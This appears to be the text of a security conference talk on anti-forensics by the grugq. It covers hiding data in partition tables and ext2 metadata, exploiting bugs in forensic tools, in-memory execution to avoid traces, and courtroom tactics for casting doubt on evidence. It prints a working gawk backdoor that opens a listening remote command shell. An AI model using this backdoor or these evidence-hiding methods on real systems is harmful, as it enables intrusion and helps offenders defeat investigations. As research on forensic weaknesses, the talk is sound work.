the Grugq




The Art of Defiling:
Defeating Forensic Analysis

The Grugg has been at the forefront of forensic research for the last six years, during which he has been pioneering in the realm of anti-forensic research and development.

During this time, he has also worked with a leading IT security consultancy and been employed at a major financial institution. Most recently he has been involved with an innovative security software development start-up company. Currently the Grugg is a freelance forensic and IT security consultant. While not on engagements, the Grugg continues his research on security, forensics and beer.

FING






digital self defense

Introduction Who the grugq What Break forensic tools Why Under researched and critical



digital self defense

Forensics Overview Introduction Digital forensics process Acquisition Preservation Identification Evaluation Presentation Conclusion



digital self defense

Forensics Outline

Data Capture

Get everything which might contain evidence

Data Analysis

Search for evidence

Data Presentation

Present evidence

Forensic Process Overview

Acquisition

Preservation

Identification

Evaluation

Presentation

Acquisition

Capture data for later analysis

Volatile data

Memory

Network traffic

Non-Volatile data

File system contents

Start the chain of evidence documentation

Preservation


Bit level copy

Hash sums

Labeling

Cont. chain of evidence documentation

Start analysis documentation





digital self defense

Evaluation

Examine data

Determine relevance to case

If more data is required, go to Identification

Finish analysis documentation

Presentation

Present all evidence Employment tribunal Court

Conclude chain of evidence documentation

Conclusion

Forensics is a procedural, scientific process

Acquisition


Preservation

Identification

Evaluation

Presentation

Reproducible results



Overview

Introduction

Digital forensics: the problems

Attacking the forensic process

Anti-Forensic Strategies

Anti-Forensic Introduction

Mitigate the effectiveness of forensic investigation

Who uses it

Hackers

Dodgy employees

al Qaeda

Pedophiles

Digital Forensics: The Problems

Forensic analysts have issues

Frequently short on time

Generally short on skills

Almost always slaves to their tools

Forensic tools have bugs

Traditional bugs, e.g. buffer overflows, format strings

File system implementation bugs

Attacking the Forensic Process

Forensics as security technology
As vulnerable as other technologies
Less scrutinized than other technologies
Attacks for each stage of forensic process

Countering Data Capture

Acquisition

Don't arouse suspicion

Destroy hardware

Eradicate the data

Preservation

Nothing I can think of that's useful

Countering Data Analysis

Identification

Hide the evidence

Don't leave any evidence

Evaluation

Encrypt everything

Proprietary data formats

Countering Data Presentation

Presentation

Trojan defense

"Something" other than the computer owner did it Invisible Trojan Defense

The Wookie defense of Information Security Confuse judge w/ "doubts"

Most trials still rely on a confession

"I'm a salesman. My job is to sell people jail sentences."

Anti-Forensic Strategies

The Anti-Forensic Principle: Data <u>is</u> evidence

Prevent it from being found

Data Destruction

Data Hiding

Data Contraception

Data Destruction

More difficult than it sounds

File content

File system meta data

Completely remove all relevant data

Alter file system meta-data

Time stamps

Restore file system to pre-file state

File system is not a secure, trusted, log

Data Hiding - Requirements

Covert

Exploit bugs in forensic tools

Temporarily – ergo, insecure long term storage

Reliable

Data must not disappear

Secure

Can't be accessed without correct tools

Encrypted

Data Hiding Methodology "Ladies and Gentlemen, I'm here to talk about FISTing"

Filesystem Insertion & Subversion Technique


FISTing is inserting data into places it doesn't belong


Data storage in meta-data files e.g. Journals, directory files, OLE2 files, etc.

Modifying meta-data is dangerous!

Obey the FSCK!

What holes can you FIST?





digital self defense

Data Contraception

No data: is good data

Two routes to practice "safe hacking"

Reduce the quantity of data

Minimize disk activity

Evidence prophylactics

Reduce the quality of data

Common tools rather than custom ones

Reducing quantity

Non-evidentiary rootkits / backdoors

In memory patching

In memory execution

Scripting - stdin rather than file

Binaries – userland exec()

Reducing quantity cont.

Evidence prophylactics insulate code from the OS

IUDs provide access to an address space Inter/Intra Userland Device

Process puppeteering Immunitysec's Mosdef CORE-SDI's Impact

Reducing quality

Common tools reveal little about intent or purpose

Tools built from shell scripts

Anti-Forensics in Action File System Attacks Gone Wild! Live! Uncensored!

Overview Below the file system Partition table attacks Within the file system Ext2fs attacks Beyond the file system In memory execution

digital self defense

Deep Disking It came from below the file system!

Deep Disking: Introduction

Partition table is below FS layer
Partition table organizes the hard disk into
"partitions"

Partitions are not in hardware

Only has meaning for software which cares

Operating System

Disk editors

Forensic tools

Deep Disking: Anti-Forensics

Pros

File system neutral
Attacks on forensic tool
integrity

Usually taken for granted

Cons

Exploitation is complex and dangerous

Not useful for post OS install attacks

High chance of data loss

Can break operating systems


Partition Table Layout

Partition table is comprised of one or more partition vectors

A partition vector contains up to four partition table entries

First partition vector (primary partition table) may point to an extended partition

Extended partition contains a linked list of partition vectors



Structures: partition table entry struct partion_entry { /* boot active partition? */ unsigned char active; unsigned char start_head; /* start head for the partition XXX */ unsigned char start_sec; /* starting sector for the partition XXX */ unsigned char start_cyl; /* start cylinder for the partition XXX */ unsigned char type; /* partition table type */ unsigned char end_head; /* end head for partition XXX */ unsigned char end_sec; /* ending sector for partition XXX */ unsigned char end_cyl; /* ending cylinder for partition XXX */ unsigned int first_sec; /* first sector of the partition */ unsigned int num_sec; /* number of sectors in the partition */ } __attribute__((packed));

Partition Table: Attacks

Excessive extended partitions
Extra "extended" partition vector entries
Errors in table alignment
Partition table FISTing

Excessive Extended Partition Vectors

Assumption: limit to number of extended partition vectors in the linked list

Technique: create more than *n*

Cause error conditions

Possibly buffer overflows

Definitely abort

Extra Extended Partition Tables

Assumption: only one extended partition table entry per extended partition vector

Technique: multiple extended partition table entries

Can create disk space invisible to

Disk editor

Forensic tools

Windows and Linux can see these entries

Errors in Table Alignment

Assumption: sum of all partition entries is equivalent to disk space size

Technique: misalignment of partition table entries

Cause buffer overflows / underflows

Technique: restorable logical partition

Restore for use, delete when done

Popular technique with many pedophiles

Partition Table FISTing

Partition start is offset 64 sectors

Extended partition tables contain 446 bytes of padding

Just under 32k per extended partition vector

Not a high capacity data store

File System FISTing

How to destroy your file system in just a few easy steps

File System Components

File system layer

Meta data for the OS

Data content layer

Data storage units

Meta data layer

Organize data units into files

Name layer


Human addressable interface for files

Unix file system


File system layer
Super block
Data content layer
Block
Meta data layer
Inode
Name layer
Directory file

digital self defense

Unix inodes File meta data Reference counts, owner, group, permissions Time stamps: modification, access, change List of data blocks Flexible extended array Direct blocks Indirect blocks Doubly indirect block Trebly indirect block



digital self defense





digital self defense

Rune FS

Bad Blocks inode 1, root ('/') inode 2 Exploits bad bounds checking in TCT

```
if (inode < ROOT_INODE || inode > LAST_INO)
    return BAD_INODE;
```

Implemented as a regular file, massive data storage

Waffen FS

Adds an ext3 journal to an ext2 FS

Kernel determines FS type via /etc/fstab
e2fsck determines FS type via sb flags

Exploits lame forensic tools
Only implement 1 FS type (ext2)

Usually 32Mb storage (average journal sz)

KY FS

Data storage in directory files Utilizes null directory entries

```
dirent {
  inode = 0;
  rec_len = BLOCK_SIZE;
  name_len = 0;
  name[] = ...
}
```

Almost unlimited space

KY FS details

```
Kernel + fsck pseudo code:
```

```
for (dp = dir; dp < dir_end; dp += dp->rec_len)
  if (dp->inode == 0) /* is deleted? */
      continue;
```

Forensic tools pseudo code:

```
if (dp->inode == 0 && dp->namelen > 0)
/* recover deleted file name */
```

Data Mule FS

Storage within file system meta-data structures

Reserved space

Padding

Remains untouched by kernel and fsck Ignored by forensic tools

Only interested in data and meta-data

Data Mule FS -- space

Super block: 759 bytes

Group descriptor: 14 bytes


Inode: 10 bytes


1G ext2 file system, 4k blocks (default)

Groups: 8

Super blocks: 4 (3036 bytes) Group descriptors: 64 (896 bytes) Inodes: 122112 (1221120 bytes)

Total: 1225052 bytes =~ 1196k =~ 1M





digital self defense

Common tools GDB based process puppeteering Shell scripts FS state conservation tools Log cleaners Backdoors

Gawk remote access shell #!/usr/bin/gawk -f BEGIN { Port = 8080 # Port to listen on Prompt = "bkd>" # Prompt to display Service = "/inet/tcp/" Port "/0/0" # Open a listening port while (1) { do { printf Prompt |& Service # Display the prompt Service |& getline cmd # Read in the command if (cmd) { while ((cmd |& getline) > 0) # Execute the command and read response print \$0 |& Service # Return the response close(cmd) } while (cmd != "exit") close(Service)

digital self defense

Conclusion

Forensics is as vulnerable as other security technologies

File systems are not an accurate log of system activity

Your file system is Owned



digital self defense